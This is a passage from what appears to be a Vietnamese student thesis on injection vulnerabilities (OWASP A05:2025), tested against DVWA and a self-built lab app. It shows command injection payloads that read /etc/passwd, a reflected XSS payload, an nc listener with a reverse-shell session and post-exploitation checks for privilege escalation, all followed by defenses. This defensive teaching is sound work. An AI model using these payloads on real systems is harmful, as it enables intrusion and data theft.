64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.236 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.246 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.236/0.462/0.983/0.306 ms
www-data
```

```

PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.212 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.212 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.163 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.629 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.163/0.304/0.629/0.189 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false

```

Hình 3.9: Command Injection cơ bản thực thi lệnh `whoami` và đọc `/etc/passwd` qua toán tử `&&`

3.3.3. Blind Command Injection

Blind Command Injection xảy ra khi ứng dụng thực thi lệnh nhưng không trả kết quả đầu ra về cho người dùng (do dùng hàm thực thi bỏ qua output, hoặc chạy tiến trình nền). Trong trường hợp này, kẻ tấn công không thể quan sát trực tiếp kết quả lệnh, nên phải dùng các kênh gián tiếp để xác nhận lỗ hổng và trích xuất dữ liệu điển hình là quan sát độ trễ phản hồi (chèn lệnh gây trễ có chủ đích) hoặc dùng kỹ thuật out-of-band, trong đó lệnh được nối thêm khiến máy chủ chủ động gửi một yêu cầu mạng (ví dụ truy vấn DNS hoặc HTTP request) tới một địa chỉ do kẻ tấn công kiểm soát, mang theo dữ liệu cần trích xuất được mã hóa trong chính yêu cầu đó. Đây là lý do vì sao việc giám sát lưu lượng mạng đi ra (outbound) bất thường từ máy chủ ứng dụng cũng là một lớp phòng thủ bổ trợ quan trọng, không chỉ tập trung vào việc chặn lưu lượng đi vào.

```

PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.209 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.195 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.303 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.444 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.195/0.288/0.444/0.099 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

```

PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.436 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.217 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=1.537 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.297 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.217/0.622/1.537/0.534 ms
www-data

```

www-data

```

PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.510 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.244 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.237 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=1.074 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.237/0.516/1.074/0.340 ms

```

Hình 3.10: Khai thác Command Injection qua nhiều toán tử nối lệnh khác nhau (;, |, ||)

3.3.4. Hậu quả ở mức nghiêm trọng nhất chiếm quyền điều khiển máy chủ

Ở mức độ nghiêm trọng nhất, Command Injection không dừng lại ở việc thực thi một lệnh đơn lẻ mà có thể được kẻ tấn công lợi dụng để thiết lập một kênh điều khiển tương tác liên tục với máy chủ nạn nhân (thường gọi là reverse shell) về bản chất kỹ thuật, máy chủ bị chiếm quyền chủ động mở một kết nối mạng ngược trở lại máy của kẻ tấn công, qua đó cấp cho kẻ tấn công một phiên làm việc dòng lệnh đầy đủ trên máy chủ, tương đương với việc có quyền truy cập trực tiếp vào hệ thống. Từ điểm truy cập này, kẻ tấn công có thể tiếp tục do thám hệ thống nội bộ, tìm kiếm các điểm yếu để leo thang đặc quyền, hoặc di chuyển ngang (lateral movement) sang các hệ thống khác trong cùng mạng biến một lỗ hổng ở tầng ứng dụng web thành một sự cố xâm nhập toàn bộ hạ tầng. Đây là lý do Command Injection luôn được xếp ở mức rủi ro cao nhất (Critical) trong các khung đánh giá lỗ hổng.

```

kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.10.10] from (UNKNOWN) [172.16.10.20] 59404
bash: cannot set terminal process group (313): Inappropriate ioctl for device
bash: no job control in this shell

```

```

www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ whoami
whoami
www-data
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ hostname
hostname
49d95a1f20a3
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$

```

```

www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ ls -la /var/www/html/
total 164
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 root root 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 57 Oct 12 2018 .gitignore
-rw-r--r-- 1 www-data www-data 500 Oct 12 2018 .htaccess
-rw-r--r-- 1 www-data www-data 7296 Oct 12 2018 CHANGELOG.md
-rw-r--r-- 1 www-data www-data 33107 Oct 12 2018 COPYING.txt
-rw-r--r-- 1 www-data www-data 9180 Oct 12 2018 README.md
-rw-r--r-- 1 www-data www-data 3798 Oct 12 2018 about.php
drwxr-xr-x 1 www-data www-data 4096 Aug 11 09:08 config
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 docs
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 dvwa
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 external
-rw-r--r-- 1 www-data www-data 1406 Oct 12 2018 favicon.ico
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 hackable
-rw-r--r-- 1 www-data www-data 895 Oct 12 2018 ids_log.php
-rw-r--r-- 1 www-data www-data 4396 Oct 12 2018 index.php
-rw-r--r-- 1 www-data www-data 1869 Oct 12 2018 instructions.php
-rw-r--r-- 1 www-data www-data 4163 Oct 12 2018 login.php
-rw-r--r-- 1 www-data www-data 414 Oct 12 2018 logout.php
-rw-r--r-- 1 www-data www-data 148 Oct 12 2018 php.ini
-rw-r--r-- 1 www-data www-data 199 Oct 12 2018 phpinfo.php
-rw-r--r-- 1 www-data www-data 26 Oct 12 2018 robots.txt
-rw-r--r-- 1 www-data www-data 4724 Oct 12 2018 security.php
-rw-r--r-- 1 www-data www-data 2931 Oct 12 2018 setup.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 vulnerabilities

```

```
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ sudo -l 2>&1
sudo -l 2>&1
bash: sudo: command not found
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$ find / -perm -4000 2>/dev/null
/vulnerabilities/exec$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/bin/ping6
/bin/su
/bin/umount
/bin/mount
/bin/ping
www-data@49d95a1f20a3:/var/www/html/vulnerabilities/exec$
```

Hình 3.11: Reverse shell hoàn chỉnh chiếm quyền thực thi lệnh trên máy chủ, và kiểm tra khả năng leo thang đặc quyền (không thành công không có SUID binary khai thác được)

3.3.5. Giới hạn của giải pháp dựa trên danh sách đen (blacklist)

Trong thực tế, một số ứng dụng đã có một lớp phòng thủ tối thiểu dưới dạng danh sách đen chặn một số ký tự đặc biệt phổ biến của shell. Tuy nhiên, cách tiếp cận này có một giới hạn cố hữu: shell hiện đại cung cấp rất nhiều cách biểu diễn tương đương cho cùng một hành vi (ví dụ nhiều loại ký tự phân tách lệnh khác nhau, các biến môi trường có thể dùng thay thế cho ký tự khoảng trắng, các kỹ thuật mở rộng biến hoặc mã hóa ký tự để "viết lại" tên lệnh mà không dùng trực tiếp chuỗi bị chặn). Vì danh sách đen chỉ có thể liệt kê những gì đã biết trước, kẻ tấn công luôn có dư địa để tìm ra một biến thể cú pháp chưa nằm trong danh sách bị chặn. Bài học kỹ thuật quan trọng và là luận điểm trung tâm nổi sang Chương 4 là: phòng thủ dựa trên danh sách đen (blacklist) về nguyên tắc không bao giờ đầy đủ; giải pháp bền vững phải dựa trên danh sách trắng (whitelist các giá trị/định dạng được phép) kết hợp với việc tránh gọi tới shell bất cứ khi nào có thể (xem mục 4.3.1).

3.4. Các dạng Injection khác trong OWASP A05:2025

Bên cạnh ba nhóm lỗ hổng injection phổ biến nhất (SQL, XSS, Command Injection), OWASP A05:2025 còn bao gồm một số dạng injection nhắm vào các interpreter chuyên biệt khác. Phần này phân tích ngắn gọn cơ chế và tác động của từng dạng để đảm bảo tính toàn diện của đồ án.

3.4.1. HTTP Header Injection / CRLF Injection (CWE-113)

Giao thức HTTP dùng cặp ký tự xuống dòng/về đầu dòng (CRLF) để phân tách các dòng tiêu đề (header) trong một phản hồi. Khi ứng dụng đưa dữ liệu người dùng vào giá trị của một header (ví dụ header Location khi thực hiện chuyển hướng) mà không lọc bỏ ký tự CRLF, kẻ tấn công có thể chèn thêm ký tự này để "mở" một dòng header mới theo ý muốn từ đó có thể thêm một header tùy ý (ví dụ đặt một giá trị cookie giả mạo cho trình duyệt nạn nhân), hoặc trong trường hợp nghiêm trọng hơn, tách hẳn phản hồi HTTP thành hai phần khiến các thành phần trung gian như bộ nhớ đệm (cache server) hiểu sai và lưu lại một nội dung phản hồi giả mạo cho các yêu cầu sau kỹ thuật thường được gọi là HTTP Response Splitting.

3.4.2. LDAP Injection (CWE-90)

LDAP (Lightweight Directory Access Protocol) thường được dùng để xác thực và tra cứu thông tin trong các hệ thống thư mục doanh nghiệp (ví dụ Active Directory). Bộ lọc truy vấn LDAP có cú pháp riêng, sử dụng các ký tự như dấu ngoặc đơn để nhóm điều kiện, ký tự hoa thị làm ký tự đại diện (wildcard), và các toán tử logic AND/OR/NOT. Khi dữ liệu người dùng được ghép trực tiếp vào chuỗi bộ lọc mà không escape các ký tự này, kẻ tấn công có thể thay đổi cấu trúc logic của bộ lọc ví dụ biến điều kiện so khớp chính xác thành điều kiện luôn đúng bằng ký tự đại diện, dẫn tới khả năng vượt qua bước xác thực hoặc liệt kê được nhiều bản ghi hơn phạm vi được phép truy vấn.

3.4.3. XPath Injection (CWE-643)

XPath là ngôn ngữ truy vấn dùng để trích xuất dữ liệu từ tài liệu XML. Khi ứng dụng lưu trữ dữ liệu (ví dụ thông tin người dùng) dưới dạng XML và xây dựng câu truy vấn XPath bằng cách ghép chuỗi trực tiếp dữ liệu đầu vào, lỗ hổng phát sinh có cùng bản chất kỹ thuật với SQL Injection nhưng nhắm vào tầng lưu trữ XML thay vì cơ sở dữ liệu quan hệ cho phép kẻ tấn công chèn một điều kiện luôn đúng để vượt qua bước xác thực dựa trên XML, hoặc dùng kỹ thuật suy luận từng phần tương tự blind SQLi để trích xuất dữ liệu khi không có phản hồi trực tiếp.

3.4.4. Server-Side Template Injection SSTI (CWE-1336)

SSTI xảy ra khi dữ liệu người dùng được nhúng vào một template engine (như Twig, Smarty, Jinja2...) mà không qua sanitize. Các template engine này thường đi kèm một ngôn ngữ biểu thức riêng cho phép thực hiện tính toán hoặc truy cập biến ngay trong template nếu dữ liệu người dùng được xử lý như một phần của template thay vì như một giá trị hiển thị đơn thuần, biểu thức chứa trong dữ liệu đó sẽ bị engine tính toán và thực thi. Vì nhiều template engine cho phép biểu thức truy cập tới các hàm hệ thống của ngôn ngữ lập trình nền (ví dụ hàm thực thi lệnh hệ điều hành), SSTI trong trường hợp xấu nhất có thể leo thang trực tiếp thành khả năng thực thi mã tùy ý trên máy chủ đây là lý do SSTI thường được xếp ở mức rủi ro nghiêm trọng (Critical) tương đương SQL Injection và Command Injection.

3.4.5. NoSQL Injection (CWE-943)

NoSQL Injection nhắm vào các cơ sở dữ liệu phi quan hệ như MongoDB. Khác với SQL Injection dựa trên cú pháp câu lệnh dạng chuỗi, kỹ thuật này thường khai thác việc engine truy vấn của NoSQL database nhận đối tượng (object/JSON) làm điều kiện truy vấn thay vì chỉ nhận giá trị đơn thuần. Nếu ứng dụng không kiểm soát kiểu dữ liệu đầu vào (ví dụ cho phép trường mật khẩu là một object thay vì một chuỗi ký tự), kẻ tấn công có thể gửi lên các toán tử truy vấn đặc biệt của cơ sở dữ liệu (ví dụ toán tử "khác giá trị null") thay cho giá trị thông thường khiến điều kiện xác thực vốn dùng để so khớp chính xác trở thành điều kiện gần như luôn thỏa mãn, dẫn tới khả năng vượt qua xác thực mà không cần biết thông tin đăng nhập hợp lệ.

3.4.6. Tổng hợp các loại Injection A05:2025

Loại injection	Interpreter bị ảnh hưởng	Mức độ rủi ro điển hình
----------------	--------------------------	-------------------------

SQL Injection	Trình phân tích câu lệnh SQL	Nghiêm trọng
Cross-Site Scripting (mọi biến thể)	Trình phân tích HTML/JS của trình duyệt	Trung bình đến Cao
OS Command Injection	Shell hệ điều hành	Nghiêm trọng
CRLF / HTTP Header Injection	Trình phân tích phản hồi HTTP	Trung bình
LDAP Injection	Bộ lọc truy vấn LDAP	Cao
XPath Injection	Bộ máy truy vấn XPath/XML	Cao
SSTI	Template engine	Nghiêm trọng
NoSQL Injection	Bộ máy truy vấn NoSQL	Cao

Bảng 3.5: Tổng hợp các loại Injection thuộc A05:2025

3.5. Giới hạn của các lớp phòng thủ đơn lẻ (cơ sở cho Defense in Depth)

Các mục trước đã phân tích injection ở mức cơ chế và payload cơ bản. Trong thực tế, một ứng dụng thường đã có ít nhất một lớp phòng thủ tối thiểu danh sách đen ký tự, hoặc một tường lửa ứng dụng web (WAF) với cấu hình mặc định. Mục này phân tích, ở mức nguyên lý, vì sao các lớp phòng thủ dựa trên việc nhận diện mẫu (pattern-matching) luôn tồn tại giới hạn đây là cơ sở lý luận trực tiếp cho nguyên tắc Defense in Depth được xây dựng ở Chương 4: một lớp phòng thủ đơn lẻ luôn có khả năng bị vượt qua, do đó cần nhiều lớp độc lập bổ trợ lẫn nhau.

3.5.1. HTTP Parameter Pollution (HPP) CWE-235

Nhiều framework và máy chủ web xử lý các tham số HTTP trùng tên theo cách không nhất quán có framework chỉ lấy giá trị đầu tiên, có framework lấy giá trị cuối cùng, có framework gộp thành một mảng. Vì lớp kiểm tra (ví dụ WAF) và lớp xử lý thực tế của ứng dụng backend có thể không cùng dùng một quy ước, kẻ tấn công có thể khai thác chính sự khác biệt này: gửi cùng lúc nhiều giá trị cho một tham số, sao cho giá trị mà lớp kiểm tra "nhìn thấy" khác với giá trị mà ứng dụng thực sự xử lý khiến payload độc hại lọt qua vòng kiểm tra mà vẫn được thực thi ở tầng backend.

3.5.2. Kỹ thuật né tránh dựa trên cú pháp thay thế

Một nghiên cứu bảo mật đã công bố phát hiện rằng nhiều hệ quản trị cơ sở dữ liệu hiện đại (MySQL, PostgreSQL, MSSQL) hỗ trợ sẵn các hàm xử lý JSON có thể được kết hợp để biểu đạt cùng một logic điều kiện như các payload SQLi "kính hiển" (dựa trên UNION, OR...) nhưng không chứa bất kỳ từ khóa quen thuộc nào mà các bộ lọc dựa trên blacklist/regex thường tìm kiếm. Vì các lớp phòng thủ dạng WAF dựa trên luật tĩnh (static rule) về bản chất chỉ có thể chặn những mẫu payload đã biết trước, luôn tồn tại một độ trễ (lag) giữa thời điểm một kỹ thuật né tránh mới xuất hiện và thời điểm luật phòng thủ được cập nhật để nhận diện nó bộ luật OWASP Core Rule Set (CRS) cũng đã từng phải bổ sung thêm luật chuyên biệt sau khi kỹ thuật loại này được công bố (liên hệ thêm mục 4.5.4).

Bài học cho đề án: giới hạn cố hữu này là lý do vì sao prepared statement giải pháp gốc rễ, không phụ thuộc vào việc nhận diện mẫu vẫn phải là lớp phòng thủ bắt buộc; WAF chỉ đóng vai trò hỗ trợ, không thể thay thế việc sửa lỗi đúng cách ở tầng code.

3.5.3. Unicode Normalization / Charset Confusion

Khi dữ liệu đi qua nhiều tầng xử lý (WAF -> application server -> database) với quy tắc chuẩn hóa charset hoặc Unicode khác nhau giữa các tầng, một số ký tự có thể "biến hình" khi đi qua ranh giới giữa các tầng đó. Ví dụ, một biến thể toàn chiều rộng (full-width) của một ký tự đặc biệt có thể không khớp với mẫu kiểm tra ký tự thông thường tại tầng WAF, nhưng khi tới tầng cơ sở dữ liệu với chế độ chuẩn hóa charset nhất định, ký tự này lại được diễn giải tương đương với ký tự gốc vô hiệu hóa lớp lọc tưởng chừng đã chặn được payload.

Kết luận mục 3.5 cơ sở lý luận cho Defense in Depth

Cả ba nhóm kỹ thuật trên đều có chung một đặc điểm: chúng không phá vỡ được giải pháp gốc rễ ở tầng code (Prepared Statement / Output Encoding đúng ngữ cảnh) chúng chỉ có khả năng vượt qua các lớp phòng thủ bổ sung dựa trên nhận diện mẫu/blacklist (WAF, bộ lọc ký tự).

Điều này khẳng định nguyên tắc trung tâm của Chương 4: WAF là một lớp trong kiến trúc phòng thủ theo chiều sâu (defense-in-depth), không thể thay thế việc khắc phục lỗi đúng cách ở tầng code. Một hệ thống chỉ dựa vào WAF mà không sửa lỗi gốc rễ vẫn tiềm ẩn nguy cơ bị khai thác thông qua các kỹ thuật né tránh như đã phân tích ở mục này.

CHƯƠNG 4: GIẢI PHÁP BẢO MẬT TOÀN DIỆN

Dựa trên phân tích kỹ thuật ở Chương 3, chương này xây dựng hệ thống giải pháp theo nguyên tắc Defense in Depth nhiều lớp bảo vệ độc lập, được kiểm chứng bằng công cụ. Mỗi giải pháp được giải thích ở mức nguyên lý kỹ thuật vì sao nó có hiệu quả, không chỉ dừng ở mô tả "làm thế này".

4.1. Giải pháp cho SQL Injection

4.1.1. Prepared Statement Giải pháp cốt lõi

Prepared Statement hoạt động theo nguyên tắc tách hoàn toàn cấu trúc câu lệnh SQL khỏi dữ liệu, thông qua một giao thức nhị phân riêng giữa ứng dụng và cơ sở dữ liệu. Ở bước đầu tiên (PREPARE), ứng dụng gửi một mẫu câu lệnh có chỗ trống (placeholder) cho dữ liệu; cơ sở dữ liệu biên dịch mẫu này thành một kế hoạch thực thi cố định cấu trúc câu lệnh tại thời điểm này đã được khóa lại, không thể thay đổi thêm. Ở bước thứ hai (EXECUTE), dữ liệu thực tế được truyền riêng qua kênh dữ liệu (không đi qua trình phân tích cú pháp SQL nữa) và được cơ sở dữ liệu xử lý như giá trị có kiểu (typed value) thuần túy. Vì cú pháp SQL nằm trong dữ liệu đầu vào không bao giờ được diễn giải lại thành cấu trúc lệnh ở bước này, toàn bộ họ kỹ thuật SQL Injection đã phân tích ở mục 3.1 (error-based, union-based, boolean-based, time-based, second-order) đều bị vô hiệu hóa cùng lúc đây là lý do prepared statement được coi là giải pháp gốc rễ (root-cause fix) thay vì chỉ là một lớp lọc bổ sung.

Ví dụ minh họa nguyên lý (login_fix.php)

Câu lệnh được chuẩn bị với dấu ? làm placeholder cho username và password: `SELECT id, role FROM users WHERE username=? AND password=SHA2(?,256)`.

Dữ liệu người dùng được gắn vào qua `bind_param("ss", $user, $pass)` luôn được xử lý như hai giá trị chuỗi (string), không bao giờ được cơ sở dữ liệu diễn giải lại thành cú pháp lệnh.

Kết hợp thêm: kiểm tra input cơ bản trước khi truy vấn (độ dài, không rỗng), và `session_regenerate_id()` sau khi đăng nhập thành công để chống session fixation.

Một lưu ý kỹ thuật quan trọng: prepared statement chỉ bảo vệ được các giá trị dữ liệu (tham số) tên bảng và tên cột không thể truyền qua placeholder, nên khi ứng dụng cần xây dựng tên bảng/cột động theo lựa chọn của người dùng, giải pháp bắt buộc là đối chiếu với một danh sách trắng (whitelist) các tên hợp lệ đã định nghĩa trước, không được ghép chuỗi trực tiếp.

```
$ curl "http://172.16.10.20:10090/vuln_sqli.php?id=1"
MySQL Error: SQLSTATE[HY000]: General error: 1 unrecognized token: ""

(kali@kali)-[~]
$ curl "http://172.16.10.20:10090/fixed_sqli.php?id=1"

(kali@kali)-[~]
$ curl "http://172.16.10.20:10090/vuln_xss.php?name=<script>alert('XSS')</script>"
Xin Chào <script>alert('XSS')</script>

(kali@kali)-[~]
$ curl "http://172.16.10.20:10090/vuln_ping.php?host=127.0.0.1;cat%20/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

(kali@kali)-[~]
$ curl "http://172.16.10.20:10090/fixed_ping.php?host=127.0.0.1;cat%20/etc/passwd"
Invalid host
```

Hình 4.1: Kiểm chứng trên ứng dụng tự viết SQL Injection, XSS và Command Injection đều bị vô hiệu hoá sau khi áp dụng Prepared Statement, Output Encoding và whitelist đầu vào tương ứng

4.1.2. Giải pháp bổ sung Nguyên tắc đặc quyền tối thiểu (Least Privilege)

Ngay cả khi đã áp dụng prepared statement, việc cấu hình tài khoản kết nối cơ sở dữ liệu của ứng dụng với quyền hạn tối thiểu cần thiết vẫn là một lớp phòng thủ bổ trợ quan trọng, làm giảm mức độ thiệt hại nếu có một lỗ hổng khác chưa được phát hiện. Thay vì dùng tài khoản quản trị toàn quyền, nên tạo một tài khoản riêng cho ứng dụng chỉ được cấp đúng các quyền cần thiết (ví dụ SELECT, INSERT, UPDATE trên đúng cơ sở dữ liệu sử dụng), và tường minh không cấp các quyền có khả năng gây thiệt hại diện rộng như xóa/sửa cấu trúc bảng, đọc/ghi tệp hệ thống, hay các quyền quản trị cấp cao. Nguyên tắc này đảm bảo: dù một câu truy vấn nào đó vẫn còn kẽ hở, phạm vi tác động tối đa của kẻ tấn công cũng bị giới hạn trong đúng phạm vi quyền đã cấp.


4.2. Giải pháp cho Cross-Site Scripting (XSS)

4.2.1. Output Encoding Nguyên tắc cốt lõi

Giải pháp căn bản nhất cho XSS là mã hóa dữ liệu tại đúng điểm xuất ra giao diện (output), theo đúng ngữ cảnh hiển thị. Hàm htmlspecialchars() trong PHP chuyển các ký tự có ý nghĩa cú pháp trong HTML (dấu ngoặc nhọn mở/đóng thẻ, dấu nháy kép, dấu nháy đơn, ký tự &) thành các thực thể HTML (HTML entity) tương ứng khi đó trình duyệt hiển thị chúng như văn bản thuần túy thay vì diễn giải thành thẻ HTML hay mã JavaScript thực thi được. Cần truyền đủ tham số

ENT_QUOTES (mã hóa cả nháy đơn lẫn nháy kép) và khai báo rõ bảng mã UTF-8 để tránh các lỗi liên quan đến nhăm lẩn bảng mã ký tự.

Việc áp dụng output encoding cần đi kèm ba nguyên tắc khác trong cùng một luồng xử lý an toàn: validate dữ liệu đầu vào trước khi lưu, tiếp tục dùng prepared statement khi lưu vào cơ sở dữ liệu (một trường dữ liệu có thể đồng thời là mục tiêu của cả SQL Injection lẫn Stored XSS nếu không xử lý đúng ở cả hai đầu), và bổ sung các HTTP security header (Content-Security-Policy, X-Content-Type-Options...) như một lớp phòng thủ độc lập ở mục 4.5.1 để ngay cả khi một điểm output nào đó bị bỏ sót encoding, CSP vẫn có thể ngăn trình duyệt thực thi script không mong muốn.



```
<input type="text" name="name">
  whitespace
  <input type="submit" value="Submit">
</p>
</form>
<pre>Hello alert('Reflected XSS')</pre>
</div>
<h2>More Information</h2>
```

```
<input type="text" name="name">
  whitespace
  <input type="submit" value="Submit">
</p>
<input type="hidden" name="user_token" value="428955785a678e09fb290943c88594d9">
</form>
<pre>Hello <script>alert('Reflected XSS')</script></pre>
</div>
```

Hình 4.2: So sánh XSS ở mức Medium (blacklist bị bypass qua thẻ khác) và Impossible (output đã được mã hoá đúng bằng htmlspecialchars)

4.2.2. Context-aware Encoding Mã hóa đúng theo ngữ cảnh

Như đã phân tích ở mục 3.2.3, một phép mã hóa không thể dùng chung cho mọi ngữ cảnh chèn dữ liệu. Nguyên tắc áp dụng cụ thể tương ứng từng ngữ cảnh:

Ngữ cảnh HTML attribute: dùng htmlspecialchars() với cờ ENT_QUOTES để mã hóa cả dấu nháy đơn lẫn nháy kép, ngăn dữ liệu "thoát" ra khỏi giá trị thuộc tính.

